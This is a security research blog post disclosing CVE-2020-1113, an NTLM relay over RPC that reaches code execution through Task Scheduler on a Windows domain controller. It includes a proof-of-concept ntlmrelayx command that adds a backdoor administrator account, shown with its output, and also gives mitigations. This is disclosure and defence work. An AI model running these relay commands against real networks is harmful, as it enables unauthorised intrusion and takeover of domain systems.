



COMPASS SECURITY BLOG

Offensive Defense



Relaying NTLM authentication over RPC

MAY 14, 2020 / SYLVAIN HEINIGER / 0 COMMENTS

Since a few years, we – as pentesters – (and probably bad guys as well) make use of NTLM relaying a lot for privilege escalation in Windows networks.

In this article, we propose adding support for the RPC protocol to the already great [ntlmrelayx](#) from [impacket](#) and explore the new ways of compromise that it offers.

CVE-2020-1113

Due to the absence of global integrity verification requirements for the RPC protocol, a man-in-the-middle attacker can relay his victim's NTLM authentication to a target of his choice over the RPC protocol. Provided the victim has administrative privileges on the target, the attacker can execute code on the remote target. This attack was tested against a fully patched Windows Server 2016 Domain Controller.


This vulnerability was discovered by Compass Security in January 2020, disclosed to Microsoft Security Response Center and assigned **CVE-2020-1113** as identifier.

<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1113>

Microsoft released a fix as part of the Update Tuesday in May 2020. The solution implemented adds integrity requirement for the Task Scheduler Service. It does not fix the lack of global integrity requirement for RPC.

NTLM Relaying 101

The diagram below gives a simplified view of NTLM relay attacks:



The attacker acts as a server to the client and as a client to the server. He extracts the NTLM authentication blobs from the client messages and puts them in modified messages to the server and vice versa. In the end, he can use the authenticated session as he sees fit.

For such an attack to work, one needs to be in a man-in-the-middle position. This can be achieved using traditional spoofing techniques (ARP, DNS, LLMNR & Netbios, etc.) or by triggering a connection to the attacker machine through a bug or misused feature (Printer Bug, Juicy Potato, etc.).

Previous work

NTLM relay has been used and reused in several attacks:

- [The Printer Bug](#) – a nice way to trigger SMB connections from Windows Server (particularly handy in combination with [Unconstrained Delegation](#))
- [PrivExchange](#) – or how to escalate from any user having an Exchange mailbox to Domain Admins
- [Drop the MIC](#) – or how to bypass completely protection against relaying

These attacks relay the following protocols:

- SMB → SMB (Printer bug)
- HTTP → LDAP (PrivExchange)
- SMB and more → LDAPS and more (Drop the MIC)

Some background on RPC


Definitions

- A remote procedure call (**RPC**) is when a program executes a procedure in a different address space (e.g. on a different computer).
- **DCE/RPC** is a protocol standard for **RPC** designed by the Open Group.
- **MSRPC** (aka MS-RPCE) is Microsoft's modified version of **DCE/RPC**.

But who uses RPC anyway?

That's where it is getting interesting. RPC is used for remote system management purposes. WMI bases on DCOM which uses RPC as a transport (sometimes over SMB):

- Monitoring and remote management tools support WMI (a quick search gives for example Solarwinds, NetCrunch, PRTG, LanSweeper, Kaseya, etc.) and must have a privileged service account configured.



Which credentials should be used to scan Windows computers?

Windows ?

Username
.Pentester


Password
Password

Windows credentials must have administrative permissions on your computers and, for scanning domain computers and users, read-only access to Active Directory. A domain admin can be used to scan a domain, but has more permissions than required.

[Learn more](#)

This monitoring solution requires credentials with administrative permissions. The editor even states: “A domain admin can be used.” This seems pretty dangerous as this account will try to connect to all hosts in your network. 🙌

- System administrators also manually perform remote tasks using WMI, likely with a privileged account.



RPC is allowed through the Windows Firewall by default as it is used for remote management (among other things).

Authentication and Integrity

Security providers

Tools relying on RPC use the standard Windows Security Providers for authentication. The following values are possible:

Name	Value	Security provider
RPC_C_AUTHN_NONE	0x00	No Authentication
RPC_C_AUTHN_GSS_NEGOTIATE	0x09	SPNEGO
RPC_C_AUTHN_WINNT	0x0A	NTLM
RPC_C_AUTHN_GSS_SCHANNEL	0x0E	TLS
RPC_C_AUTHN_GSS_KERBEROS	0x10	Kerberos
RPC_C_AUTHN_NETLOGON	0x44	Netlogon
RPC_C_AUTHN_DEFAULT	0xFF	Same as RPC_C_AUTHN_WINNT

Note that the default is WINNT, which means NTLM authentication – sounds good.

Authentication levels

The authentication level sets the presence or absence of authentication and integrity checks in the RPC exchange:

Name	Value	Meaning
RPC_C_AUTHN_LEVEL_DEFAULT	0x00	Same as RPC_C_AUTHN_LEVEL_CONNECT
RPC_C_AUTHN_LEVEL_NONE	0x01	No authentication.
RPC_C_AUTHN_LEVEL_CONNECT	0x02	Authenticates the credentials of the client and server.
RPC_C_AUTHN_LEVEL_CALL	0x03	Same as RPC_C_AUTHN_LEVEL_PKT.
RPC_C_AUTHN_LEVEL_PKT	0x04	Same as RPC_C_AUTHN_LEVEL_CONNECT but also prevents replay attacks.

Name	Value	Meaning
RPC_C_AUTHN_LEVEL_PKT_INTEGRITY	0x05	Same as RPC_C_AUTHN_LEVEL_PKT but also verifies that none of the data transferred between the client and server has been modified.
RPC_C_AUTHN_LEVEL_PKT_PRIVACY	0x06	Same as RPC_C_AUTHN_LEVEL_PKT_INTEGRITY but also ensures that the data transferred can only be seen unencrypted by the client and the server.

Note again that the default is CONNECT, which means no integrity checking.

Fortunately, most protocols built on RPC have minimum security requirements (nicely documented in section 2.1 for each of Microsoft's protocol documentations):

- **MS-SAMR:** *The server SHOULD<12> reject calls that do not use an authentication level of either RPC_C_AUTHN_LEVEL_NONE or RPC_C_AUTHN_LEVEL_PKT_PRIVACY.*
- **MS-LSAD:** *The requester MUST NOT use the RPC-provided security-support-provider mechanisms (for authentication, authorization, confidentiality, or tamper-resistance services).*

Unfortunately some others have less restrictive requirements:

- **MS-DCOM:** *The server SHOULD register one or more security providers specified in [MS-RPCE] section 2.2.1.1.7; the choice of security provider is implementation-dependent.*
- **MS-TSCH:** *The RPC server MUST require RPC_C_AUTHN_GSS_NEGOTIATE or RPC_C_AUTHN_WINNT authorization. The RPC client MUST use an authentication level of RPC_C_AUTHN_LEVEL_PKT_PRIVACY (value = 6), as specified in [MS-RPCE] section 2.2.1.1.8.*

The attack!

MS-DCOM is used by MS-WMI and would be a nice attack vector. However, as a typical WMI code execution requires authenticating to several RPC interfaces, it's not the best choice for the NTLM relay attack (without a re-authentication method).

MS-TSCH is the protocol to manage scheduled tasks, it is used in [atexec.py](#). Does this mean we can relay an NTLM authentication and execute code using scheduled tasks?

YES!

Our modified version of impacket includes the following three new components:

- RPCRelayServer to answer to incoming RPC connections
- RPCRelayClient to initiate RPC connections to targets
- RPCAttack (based on ATExec) to execute code on targets

PoC or GTFO

In our setup, the attacker machine has IP `172.16.100.21`, the target machine `DC` is a Windows Server 2016 with the latest patch version and has IP `172.16.100.1`. The victim user `WINLAB\scooper-da` is in the local `Administrators` group of the `DC` machine and opens an SMB connection from the machine with IP `172.16.100.14`.

Attacker starts ntlmrelayx.py

The attacker installs our custom version of impacket and starts the tool on his host with IP `172.16.100.21`. He wants to add a local admin (named `compass`) on the target `172.16.100.1`:

```
# ntlmrelayx.py -ip 0.0.0.0 -t rpc://172.16.100.1 -c "net user compass BurpIsNoB33f
/add && net localgroup Administrators compass /add"
Impacket v0.9.20-ev-rpcrelay - Copyright 2019 SecureAuth Corporation
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
```

```
[*] Running in relay mode to single host
[*] Setting up RPC Server
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Servers started, waiting for connections
...
```

Victim triggers a connection

From the machine `172.16.100.14`, the victim opens an SMB connection to the attacker machine. This mimics an administrator accessing a share or performing an administrative task with one of the tools mentioned before:

```
# net view \\172.16.100.21\noshare\
```

Attacker relays and profits!

The tool picks up the connection and relays it. Since the relayed user is a local administrator on the target machine, he has the permission to add our new administrator:

```
...
[*] SMBD-Thread-4: Received connection from 172.16.100.14, attacking target
```

```
rpc://172.16.100.1
[*] Authenticating against rpc://172.16.100.1 as WINLAB\scooper-da SUCCEED
[*] Trying to execute specified command (net user compass BurpIsNoB33f /add && net
localgroup Administrators compass /add) on host: 172.16.100.1
[*] Creating task \VygKVPkm
[*] Running task \VygKVPkm
[*] Deleting task \VygKVPkm
```

As a result, a new user is created and added to the local `Administrators` group.

Relaying capabilities

The following scenarios were tested:

From (W10 Client)	To (W16 DC)	Works?
SMB	RPC	Yes
HTTP	RPC	Yes
RPC	RPC	Yes
RPC	LDAP	No


SMB signing on the server side (set to required in our tests, as in a default DC installation) prevents relaying from RPC to SMB. On the client side, SMB signing is not required by default and this allows for successful relaying to RPC.

Some interesting use-cases

Abusing user accounts

Least privileges is a wild dream among security professionals, but is not so easy to achieve. Administrators use high-privileged accounts for all kind of things.


- **RPC → RPC**: you pick up a connection from a monitoring tool, get admin access on other hosts.



Please 😊

Abusing machine accounts

Sometimes (often with old Exchange servers), a machine account is admin to another machine (hello [database availability groups](#) 🙌).



This [BloodHound](#) capture shows a too common scenario where machines are admin to other machines.

- **RPC → RPC:** You have a low-privileged session on the victim machine, you can use RottenPotato to trigger an RPC connection to the attacker's machine and relay it to the target.
- **SMB → RPC:** The victim machine has the spooler service active, you can trigger an SMB connection to the attacker's machine with the Printer Bug and relay it to the target.

The code

We will push our modifications of impacket to the following GitHub repository mid June:

<https://github.com/CompassSecurity/impacket>

Mitigations

This attack relies on several issues, CVE-2020-1113 is only one of them. Here are some measures to solve the underlying problems:

- **Patch** your Windows!
- Enforce **packet signing** for clients and servers throughout your network via GPO.
- Check you Active Directory ACLs: The **least privilege** principle should be used.
- Network **segmentation** can help prevent relaying attacks.
- Stop using NTLM now 🤖

Next steps

The following ideas could improve the support for RPC in ntlmrelayx:

- **Support for session reuse:** The RPC attack is only one shot for now and sessions can not be saved and reused through a socks proxy as for SMB.
- **Develop more RPC attacks:** Using MS-DCOM, MS-WMI or other protocols that were not analysed, it may be possible to make attacks work beyond CVE-2020-1113.
- **Support more RPC interfaces:** Some clients will perform unauthenticated RPC calls before authenticating. The PoC supports only the IID_IObjectExporter interface (99FCFEC4-5260-101B-BBCB-00AA0021347A) for now.

Other vectors could be found to get incoming RPC connections:

- **Remote Juicy Potato:** It would be interesting to find a bug in the vein of the “printer bug” which would trigger authenticated calls over RPC to a given host remotely. If you have an idea, let me know!

Thanks

- [agsolino](#) for the great impacket
- All other authors and researchers mentioned in this article
- My colleagues at Compass Security (in particular Thierry, whose help was key and who endured my complaining when I could not get the code working) 🧐

Talk to us!

Don't hesitate to share your ideas with us in the comments below, on [GitHub](#) (soon) or on Twitter ([myself](#) or [Compass Security](#)).



Authentication, Networking, Penetration Test, Research, Tools, Vulnerability, Windows

• CVE • CVE-2020-1113 • IMPACKET • MICROSOFT • NTLM • RELAY

PREVIOUS POST

Reversing a .NET Orcus dropper

NEXT POST

Yet Another Froala 0-Day XSS

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Post Comment

COMPASS LINKS

[RSS Feed](#)

[Legal](#)

[Impressum](#)

[Compass Website](#)

[Hacking-Lab](#)

[FileBox](#)

CATEGORIES

Select Category ▼

© 2020 COMPASS SECURITY BLOG

UP ↑